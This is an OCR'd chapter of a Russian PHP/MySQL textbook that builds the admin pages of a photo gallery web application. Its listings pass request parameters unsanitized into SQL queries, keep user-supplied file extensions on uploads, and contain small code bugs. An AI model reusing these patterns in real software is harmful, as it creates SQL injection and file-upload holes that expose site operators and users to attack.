


Рис. 12.2. Страница просмотра фотографий

12.1.1. Система администрирования

При первом обращении к странице администрирования Web-приложения загружается страница управления группами фотографий (рис. 12.3).




Рис. 12.3. Система администрирования Web-приложения "Фотогалерея"

На странице администрирования выводится таблица, каждая строка которой соответствует отдельной группе фотографий. Таблица содержит пять столбцов, в первом из которых располагается название группы, во втором — позиция относительно других групп фотографий, в трех последних столбцах выводятся управляющие ссылки: **Скрыть/Отобразить**, **Исправить** и **Удалить**, позволяющие временно скрывать (на это время она недоступна для просмотра с сайта), осуществлять редактирование и удалять группы фотографий.

Переход по гиперссылке **Добавить новую группу фотографий** открывает форму, изображенную на рис. 12.4.

Форма имеет два текстовых поля для названия группы и позиции относительно других групп, а также флажок **Отображать**, позволяющий задать режим отображения группы фотографий на сайте. Переход по гиперссылке **Исправить** (см. рис. 12.3) открывает аналогичную форму для редактирования группы. Отличие заключается в том, что в режиме редактирования все поля формы уже заполнены.




Рис. 12.4. Добавление новой группы фотографий




Рис. 12.5. Редактирование фотографий в группе

Названия групп фотографий в таблице, приведенной на рис. 12.3, являются гиперссылками, переход по которым открывает страницу редактирования фотографий в группе (рис. 12.5).

На странице редактирования группы фотографий выводится таблица (см. рис. 12.5), каждая строка которой содержит по три ячейки. Ячейка таблицы соответствует одной из фотографий и содержит название фотографии, уменьшенное изображение (являющееся ссылкой на увеличенное изображение), позицию относительно других фотографий в группе и три управляющие ссылки: **Скрыть**, **Исправить** и **Удалить**.

Гиперссылка **Добавить фотографию** открывает форму, приведенную на рис. 12.6.




Рис. 12.6. Добавление новой фотографии в группу

Форма позволяет задать название, позицию фотографии относительно остальных фотографий в группе, а также загрузить фотографию при помощи поля типа `File`. Как и форма для добавления группы фотографий (см. рис. 12.4), форма для добавления фотографий содержит флажок, позволяющий задать режим отображения фотографии на сайте. При установленном флажке фотография доступна для просмотра с сайта посетителем, при снятом — фотография доступна только на страницах администрирования.

12.2. Разработка фотогалереи

Традиционно начнем разработку Web-приложения со структуры базы данных и системы администрирования. Как и в блоке "Контакты", для создания групп фотографий будем использовать систему подкаталогов, разработанную в *главе 8*. Для этого понадобится таблица `catalog` (см. листинг 8.1) а также скрипты и HTML-формы управления каталогами addcat.php, addcatform.php, delcat.php, editcat.php, editcatform.php, hidecat.php и showcat.php, подробно описанные в *главе 8*.

Замечание

Таблица `catalog` в данном Web-приложении будет переименована в таблицу `photocat`.

При построении системы будет принят следующий подход. Текстовая информация, такая как название фотографии, ее описание, принадлежность к группе фотографий, будет храниться в таблице `photo` базы данных MySQL. Графическая информация, такая как фотография и ее уменьшенная копия, будет храниться в директории files Web-приложения "Фотогалерея".

Замечание

СУБД MySQL допускает хранение графической информации в полях типа `BLOB`. Однако MySQL проектировалась как очень быстрая база данных для работы с текстовой информацией, расположенной в сравнительно небольших базах данных, и при достижении большого размера базы данных ведут себя неустойчиво.

Таблица `photo` состоит из 7 полей:

- `id_photo` — первичный ключ таблицы, имеющий атрибут `AUTO_INCREMENT`;
- `name` — название фотографии;
- `small` — путь к уменьшенной версии фотографии;
- `big` — путь к фотографии большого размера;
- `hide` — поле типа `ENUM`, принимающее 2 значения: `'show'`, если фотография доступна, и `'hide'`, если фотография недоступна для просмотра посетителем;
- `pos` — позиция фотографии относительно остальных фотографий в группе;
- `id_catalog` — первичный ключ записи в таблице `photocat`, соответствующей группе, к которой принадлежит данная фотография.

SQL-оператор `CREATE`, создающий таблицу `photo`, представлен в листинге 12.1.

```
CREATE TABLE photo (
  id_photo INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  small TINYTEXT NOT NULL,
  big TINYTEXT NOT NULL,
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  pos INT(11) NOT NULL DEFAULT '0',
  id_catalog INT(11) NOT NULL DEFAULT '0',
  PRIMARY KEY (id_photo)
) TYPE=MyISAM;
```

Помимо перечисленных выше файлов для работы с группами фотографий, для построения системы администрирования понадобятся 10 следующих файлов:

- addphotoform.php — HTML-форма добавления новой фотографии;
- addphoto.php — обработчик формы addphotoform.php;
- delphoto.php — скрипт удаления фотографии из системы;
- editphotoform.php — HTML-форма редактирования информации по фотографии, а также загрузки новой фотографии вместо старой;
- editphoto.php — обработчик формы editphotoform.php;
- hidephoto.php — скрипт, ответственный за сокрытие фотографии;
- index.php — главная страница системы администрирования;
- photoes.php — вспомогательная страница, отображающая таблицу с содержимым группы фотографий;
- showphoto.php — скрипт, ответственный за отображение фотографии;
- util.php — файл со вспомогательными функциями.

Кроме того, для установки соединения с базой данных, как и в предыдущих Web-приложениях, будет использоваться файл config.php (см. листинг 7.5), расположенный на уровень выше директории с системой администрирования.

Замечание

Далее в листингах для удобства восприятия будет опущен несущественный HTML-код, связанный, в первую очередь, со стилевым оформлением Web-приложения. Полная версия данного Web-приложения находится на прилагаемом к книге компакт-диске, а также доступна по адресу http://www.softtime.ru/info/downloads.php.

Главная страница администрирования index.php (листинг 12.2) предназначена для навигации по группам фотографий (см. рис. 12.3).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("../config.php");
  // Извлекаем из строки запроса параметр id_parent
  // id_parent - идентификатор группы фотографий
  $id_parent = $_GET['id_parent'];
  if(empty($id_parent)) $id_parent = 0;
?>
<table>
<tr><td>
<?php
  // Если текущий каталог не является корневым,
  // выводим ссылку для возврата в предыдущее меню
  if ($id_parent != 0)
    echo "<a href=index.php?id_parent=0>Верхний уровень</a><br>";
  // Если каталог является корневым - выводим ссылку
  // добавления нового подкаталога
  else echo "<a  href=addcatform.php?
                    id_parent=$id_parent>
            Добавить группу фотографий</a>";
  // Формируем и выполняем SQL-запрос, извлекающий
  // список групп фотографий
  $query = "SELECT * FROM photocat
            WHERE id_parent=$id_parent
            ORDER BY pos";
  $ctg = mysql_query($query);
  if (!$ctg) exiterror("Ошибка при обращении к Фотогалерее");
  // Если в таблице photocat присутствует хотя бы одна
  // группа фотографий   выводим их в таблице
  if(mysql_num_rows($ctg)>0)
  {
    // Выводим заголовок таблицы групп фотографий
    echo "<table><tr>
            <td>Название группы фотографий</td>
```

```
            <td>Поз.</td>
            <td colspan=3>Действия</td>
          </tr>";
    while($cat = mysql_fetch_array($ctg))
    {
      // Выясняем, скрыт каталог или нет,
      // и в зависимости от этого формируем управляющую ссылку
      // для скрытия или отображения группы фотографий
      if($cat['hide'] == "hide")
      {
        $strhide = "<a href=showcat.php?
                    id_catalog=".$cat['id_catalog']."&
                    id_parent=$id_parent>Отобразить</a>";
      }
      else
      {
        $strhide = "<a href=hidecat.php?
                    id_catalog=".$cat['id_catalog']."&
                    id_parent=$id_parent>Скрыть</a>";
      }
      // Выводим список групп фотографий
      echo "<tr>
              <td><a href=index.php?
                        id_parent=".$cat['id_catalog'].">
                        ".$cat['name']."
                  </a>
              </td>
              <td>".$cat['pos']."</td>
              <td>$strhide</td>
              <td><a href=editcatform.php?
                     id_catalog=".$cat['id_catalog']."&
                     id_parent=$id_parent>Исправить</a></td>
              <td><a href=delcat.php?
                     id_catalog=".$cat['id_catalog']."&
                     id_parent=$id_parent>Удалить</a></td>
            </tr>";
    } // Конец цикла while
    echo "</table>";
} // Конец if(mysql_num_rows($ctg)>0)
```

```
?>
</td></tr>
<tr><td>
<?php
  // Выводим содержимое групп фотографий, если
  // текущий каталог не является корневым
  if ($id_parent != 0) include "photoes.php";
?>
</td></tr></table>
```

Скрипт, расположенный в файле index.php, принимает единственный параметр id_parent. Если данный параметр принимает нулевое значение или отсутствует вообще, скрипт выводит содержимое корневой группы, а также ссылку для добавления новых подгрупп. Если данный параметр принимает значение первичного ключа одной из групп, выводится содержимое данной группы. При этом возможность добавления подгрупп имеется только в корневой группе, так как в данном Web-приложении реализуется модель одноуровневого каталога.

Подгруппы корневой группы выводятся в виде таблицы, где каждая строка соответствует одной из подгрупп. Помимо названия подгруппы и ее позиции в строке присутствуют три управляющие ссылки для скрытия/отображения, редактирования и удаления подгруппы.

В конце файла index.php, в случае, если текущей группой не является корневая группа — включается файл photoes.php (листинг 12.3), который несет ответственность за вывод информации по фотографиям, принадлежащим данной группе.

```
<a class="menu" href=addphotoform.php?id_catalog=<? echo $id_parent ?>>
  Добавить фотографию
</a>
<?php
  // Выбираем из базы данных фотографии
  $query = "SELECT * FROM photo
            WHERE id_catalog = $id_parent
            ORDER BY pos";
  $prt = mysql_query($query);
  if(!$prt) puterror("Ошибка при обращении к блоку Фотогалерея");
```

```
// Если в текущей группе фотографий имеется хотя бы одна
// фотография, формируем таблицу с фотографиями
if(mysql_num_rows($prt) > 0)
{
  echo "<table>";
  // Вспомогательная переменная для вывода
  // фотографий по 3 штуки в строке таблицы.
  // Каждая фотография выводится в своей ячейке таблицы
  $td == 0;
  // Формируем таблицу с фотографиями
  while($par = mysql_fetch_array($prt))
  {
    // Выясняем, скрыта фотография или нет
    // и в зависимости от этого формируем управляющую ссылку
    // Скрыть/Отобразить
    if($par['hide'] == "hide")
    {
       $showhide = "<a href=showphoto.php?
                    id_photo=".$par['id_photo']."&
                    id_catalog=$id_parent>Отобразить</a>";
    }
    else
    {
       $showhide = "<a href=hidephoto.php?
                    id_photo=".$par['id_photo']."&
                    id_catalog=$id_parent>Скрыть</a>";
    }
    // Формируем переменную $image, отвечающую за вывод
    // уменьшенной копии изображения, которая является ссылкой
    // на фотографию большого размера
    if(!empty($par['small']) &&
       $par['small']!="-" &&
       file_exists("../".$par['small']))
    {
      $image = "<a href='../".$par['big']."' target=_blank>
                  <img src=../".$par['small']."">
                </a>";
    }
    else $small = "Нет";
```

```
    // Если значение временной переменной $d равно 0,
    // выводим тег начала строки таблицы <tr>
    if ($d == 0) echo "<tr>";
    // Выводим фотографию и управляющие ссылки к ней
    echo "<td><table border=0 width=100%><tr align=center>
            <td colspan=2><p><b>".$par['name']."</b></p></td></tr>
            <tr>
               <td>$image</td>
               <td align=center>
               <p>Поз:".$par['pos']."
               <p>$showhide<br>
               <a href=editphotoform.php?
                  id_photo=".$par['id_photo']."&
                  id_catalog=$id_parent>Исправить</a><br>
               <a href=delphoto.php?
                  id_photo=".$par['id_photo']."&
                  id_catalog=$id_parent>Удалить</a></td>
          </tr></table></td>";
    // Увеличиваем значение временной переменной $d
    $d++;
    // Если временная переменная $d принимает значение,
    // равное 3, то строка таблицы должна быть завершена.
    // Необходимо вывести завершающий тег </tr>, а значение самой
    // переменной обнулить
    if ($d == 3)
    {
      echo "</tr>";
      $d = 0;
    }
  }
}
?>
</table>
```

Как видно из листинга 12.3, в начале скрипта происходит вывод ссылки для добавления новой фотографии. После чего во временной переменной `$query` формируется SQL-запрос на извлечение записей из таблицы `photo`, соответствующих фотографиям в текущей группе. Если в группе присутствует хотя бы одна фотография, происходит формирование таблицы, строка

которой состоит из трех ячеек. В каждую из этих ячеек помещаются фотография и управляющие ссылки для нее. В ячейке выводятся название фотографии, уменьшенное изображение фотографии (являющееся гиперссылкой на фотографию большого размера), позиция относительного других фотографий и три управляющих ссылки: **Скрыть/Отобразить**, **Исправить** и **Удалить**.

Замечание

Управляющая ссылка Скрыть/Отобразить формируется во временной переменной `$showhide` **и указывает на скрипт hidephoto.php или showphoto.php, в зависимости от значения поля** `hide` **таблицы** `photo`.

Добавление новой фотографии в группу (см. рис. 12.6) осуществляется при помощи HTML-формы addphotoform.php, содержимое которой представлено в листинге 12.4. Форма принимает один параметр: `id_catalog` — первичный ключ каталога, в который добавляется фотография.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("../config.php");
  // Настраиваем управляющие переменные по умолчанию
  if(!isset($button)) $button = "Добавить";
  if(!isset($action)) $action = "addphoto.php";
  if(!isset($showhide)) $showhide = "checked";
  // Получаем параметры из строки запросов
  $id_catalog = $_GET['id_catalog'];
  $id_photo = $_GET['id_photo'];
  // Если позиция контактного блока не передана форме,
  // определяем из таблицы photo. Для этого определяем максимальное
  // значение поля pos в таблице photo и увеличиваем его на единицу
  if(!isset($pos))
  {
    $query = "SELECT MAX(pos) AS maxpos FROM photo
              WHERE id_catalog = $id_catalog";
    $maxpos = mysql_query($query);
    if($maxpos)
    {
      if(mysql_num_rows($maxpos)>0) $pos = mysql_result($maxpos, 0) + 1;
      else $pos = 1;
```

```
    } else $pos = 1;
  }
?>
<a href=index.php?id_parent=<? echo $id_catalog; ?>>
   Вернуться на страницу администрирования
</a>
// Форма для добавления фотографии в каталог
<form  enctype='multipart/form-data'
       action=<?php echo $action; ?>
       method=post>
Название * : <input type=text name=name value='<?php echo $name; ?>'><br>
Описание : <input type=text name=description
                  value='<?php echo $description; ?>'><br>
Изображение * : <input type=file name=image><br>
Позиция * : <input type=text name=pos value='<?php echo $pos; ?>'><br>
Отображать : <input type=checkbox name=hide <?php echo $showhide; ?>><br>
<input type=submit value=<?php echo $button; ?>>
<input type=hidden name=id_catalog value=<?php echo $id_catalog; ?>>
<input type=hidden name=id_photo value=<?php echo $id_photo; ?>>
</form>
```

Форма состоит из трех текстовых полей для названия (`name`), описания (`description`), позиции фотографии (`pos`), поля типа `file` для изображения (`image`), флажка (`hide`) **Отображать** и кнопки, позволяющей отправить введенные данные скрипту-обработчику.

Замечание

Форма добавления фотографии содержит два скрытых поля — `id_catalog` и `id_photo` — для передачи обработчику одноименных переменных. Первое значение (`id_catalog`) необходимо для корректного возврата на главную страницу администрирования, а второе (`id_photo`) понадобится позже при редактировании фотографии для передачи первичного ключа редактируемой фотографии.

Из листинга 12.4 видно, что после установления соединения с базой данных происходит установка управляющих переменных HTML-формы. Переменные `$button` и `$action` хранят название кнопки формы и скрипта-обработчика соответственно. По умолчанию при добавлении фотографий в качестве обработчика выступает скрипт addphoto.php. При редактировании фотографии имя скрипта-обработчика будет переопределяться. Переменная `$showhide` по умолчанию настроена таким образом, чтобы флажок `hide` был

установлен в значение show. Переменная $pos принимает значение, равное увеличенному на единицу максимальному значению поля pos таблицы photo среди фотографий текущей группы. Если в силу каких-либо причин SQL-запрос, извлекающий максимальное значение поля pos, не может быть выполнен, или фотография добавляется в пустую группу, переменная $pos, подставляемая в качестве value-значения, в текстовом поле pos принимает значение 1.

Замечание

На практике удобнее увеличивать значение поля pos на большую величину, например, 5. Это сделает более удобным пересортировку фотографий при работе с фотогалереей. Можно будет изменять позиции, не опасаясь, что у разных фотографий будут одинаковые значения поля pos.

После заполнения полей HTML-формы и нажатия кнопки **Добавить** данные отправляются скрипту-обработчику addphoto.php. Содержимое данного файла представлено в листинге 12.5.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("../config.php");
  // Включаем файл с вспомогательными функциями
  include ("util.php" );
  // Проверим - достаточно ли информации для занесения в базу данных
  if(empty($_POST['name'])) links($_POST['id_catalog'],
                                  "Отсутствует название фотографии");
  if(empty($_POST['pos'])) links($_POST['id_catalog'],
                                 "Не введена позиция фотографии");
  // Проверяем, скрыта или нет фотография
  if($_POST['hide'] == "on", $showhide = "show";
  else $showhide = "hide";
  // Заменяем одинарные кавычки обратными
  $_POST['name'] = str_replace("'", "`", $_POST['name']);
  // Если во временном каталоге имеется соответствующий полю image
  // файл, копируем его из временного каталога в каталог /files
  if (!empty($_FILES['image']['tmp_name']))
  {
    // Определяем расширение файла
    $ext = strrchr($_FILES['image']['name'], ".");
```

```
  // Формируем путь к файлу
  $image = "files/".date("YmdHis",time())."$ext";
  $smallimage = "files/".date("YmdHis",time())."_s$ext";
  // Перемещаем файл из временной директории сервера
  // в директорию /files Web-приложения
  if (copy($_FILES['image']['tmp_name'], "../".$image))
  {
    // Уничтожаем файл во временной директории
    unlink($_FILES['image']['tmp_name']);
    // Изменяем права доступа к файлу
    chmod("../".$image, 0644);
  }
} else links($_POST['id_catalog'], "Фотография не передана на сервер");
// Вызываем функцию resizeimg(), создающую уменьшенную копию фотографии
// $image и помещающую ее в файл $smallimage
if(!resizeimg($image, $smallimage, 133, 100))
{
  links($_POST['id_catalog'],
        "Ошибка при создании уменьшенной копии изображения
         с помощью библиотеки GDLib");
}
// Формируем запрос
$query = "INSERT INTO photo VALUES (NULL,
                                    '".$_POST['name']."',
                                    '$smallimage',
                                    '$image',
                                    '$showhide',
                                    ".$_POST['pos'].",
                                    ".$_POST['id_catalog'].")";
if(mysql_query($query))
{
  // Осуществляем автоматический переход на главную
  // страницу администрирования
  echo "<HTML><HEAD>
        <META HTTP-EQUIV='Refresh'
         CONTENT='0; URL=index.php?id_parent=".$_POST['id_catalog']."'>
        </HEAD>";

} else links($_POST['id_catalog'],
       "Ошибка при добавлении новой записи в таблицу фотографий");
```

```
  // Небольшая вспомогательная функция для вывода
  // сообщений в окно браузера
  function links($id_catalog,$msg)
  {
    echo "<p>".$msg."</p>";
    echo "<p><a href=# onClick='history.back()'>
                Вернуться к правке фотографии</a></p>";
    echo "<p><a href=index.php?id_parent=$id_catalog>
                Администрирование фотогалереи</a></p>";
    exit();
  }
?>
```

После установки соединения с базой данных проверяются обязательные для заполнения поля `name` и `pos`. Если их значения пусты, при помощи вспомогательной функции `links()` работа скрипта останавливается, а в окно браузера выводятся соответствующие сообщения и ссылки для возврата.

Затем анализируется значение параметра `hide`, содержащего значение "on", если флажок **Отобразить** установлен, и принимающего пустое значение, если флажок не установлен. В зависимости от его состояния переменная `$showhide`, используемая далее для формирования SQL-оператора `INSERT`, принимает значение 'show' или 'hide'.

Следующим этапом является замена одинарных кавычек обратными во всех текстовых полях таблицы.

После чего скрипт осуществляет копирование загруженного файла из временной директории сервера в директорию /files Web-приложения. При этом, для того чтобы названия файлов были уникальны в пределах одной директории, имя каждого файла формируется из значения текущего времени в формате `YYYYMMDDHHMMSS`. Имя скопированного файла помещается во временную переменную `$image`, а имя уменьшенного варианта — `$smallimage`. Для того чтобы имена файлов различались, уменьшенному изображению добавляется суффикс "_s". Расширение файла остается прежним и извлекается из названия при помощи функции `strrchr()`, которая осуществляет поиск последнего вхождения символа в строку (в нашем случае в качестве такого символа выступает точка "."). В случае удачного копирования файла из временной директории сервера в директорию Web-приложения /files файл во временной директории уничтожается, а только что скопированному файлу присваиваются права доступа 0644 в нотации UNIX.

Замечание

Восьмеричная цифра 0644 означает, что владелец файла может осуществлять чтение файла и запись в него (2 + 4 = 6), а пользователи группы и все остальные пользователи могут лишь осуществлять чтение файла (4). При этом никому не позволено исполнять загруженный файл (1).

После того как фотография перемещена в директорию /files, происходит вызов функции `resizeimg()`, создающей при помощи библиотеки GDLib 2 уменьшенную копию фотографии в файле, определяемом переменной `$smallimage`. Функция принимает четыре аргумента и возвращает `true` в случае успеха, и `false` в случае неудачи. Первый параметр функции является строкой, в которой содержится путь к исходному изображению, второй параметр принимает путь к файлу, в который необходимо поместить уменьшенную копию изображения. Третий и четвертый параметры передают максимальную ширину и высоту уменьшенного варианта изображения в пикселах.

Замечание

Функция `resizeimg()` размещается в файле util.php, который будет рассмотрен ниже. Для своей работы функция требует расширения PHP — библиотеки GDLib 2, основы работы с которой будут рассмотрены в *главе 22*.

После этого во временной переменной `$query` формируется SQL-оператор `INSERT`, который передается в качестве аргумента функции `mysql_query()`. В случае успешного добавления новой фотографии осуществляется автоматический переход к главной странице администрирования.

Следующее действие, которое будет рассмотрено, это редактирование информации об уже существующей фотографии. Для этого будет использована рассмотренная ранее в листинге 12.4 HTML-форма addphotoform.php. Для редактирования фотографии она должна быть настроена с помощью файла editphotoform.php, содержимое которого представлено в листинге 12.6. Файл editphotoform.php принимает в строке запроса два параметра: `id_photo` и `id_catalog`, содержащие первичные ключи для редактируемой фотографии и текущего каталога соответственно.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("../config.php");
  // Настраиваем HTML-форму для исправления позиции с фотографией
  $button = "Исправить";
  $action = "editphoto.php";
```

```
  $id_photo = $_GET['id_photo'];
  // Формируем и выполняем SQL-запрос
  $query = "SELECT * FROM photo
            WHERE id_photo = $id_photo";
  $pht = mysql_query($query);
  if ($pht)
  {
    $photo = mysql_fetch_array($pht);
    $name = $photo['name'];
    $pos = $photo['pos'];
    if($photo['hide'] == "show") $showhide = "checked";
    else $showhide = "";
    include "addphotoform.php";
  }
?>
```

В листинге 12.6 управляющим переменным `$action` и `$button` HTML-формы addphotoform.php присваиваются значения, позволяющие настроить ее для редактирования фотографии. Переменная `$action`, в которой хранится имя скрипта-обработчика HTML-формы, получает значение `"editphoto.php"`, переменная `$button`, несущая ответственность за название кнопки формы, получает значение `"Исправить"`. Value-значения элементов управления формы извлекаются из таблицы `photo`. Обработчик формы editphoto.php (листинг 12.7) во многом схож с файлом addphoto.php.

editphoto.php

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("../config.php");
  include "util.php";
  // Проверим - достаточно ли информации для занесения в базу данных
  if(empty($_POST['name'])) links($_POST['id_catalog'],
                                  "Отсутствует название фотографии");
  if(empty($_POST['pos'])) links($_POST['id_catalog'],
                                 "Не введена позиция фотографии");
  // Проверяем, скрыта или нет фотография
  if($_POST['hide'] == "on") $showhide = "show";
  else $showhide = "hide";
```

```
// Заменяем одинарные кавычки обратными
$_POST['name'] = str_replace("'", "`", $_POST['name']);
// Инициализируем временные переменные
$small = "";
$big = "";
////////////////////////////////////////////////////////////////////////
// Блок удаления изображений
////////////////////////////////////////////////////////////////////////
// Если редактор в поле для изображения передает символ "-"
// или другую фотографию, следует уничтожить предыдущую
if (!empty($_FILES['image']['tmp_name']))
{
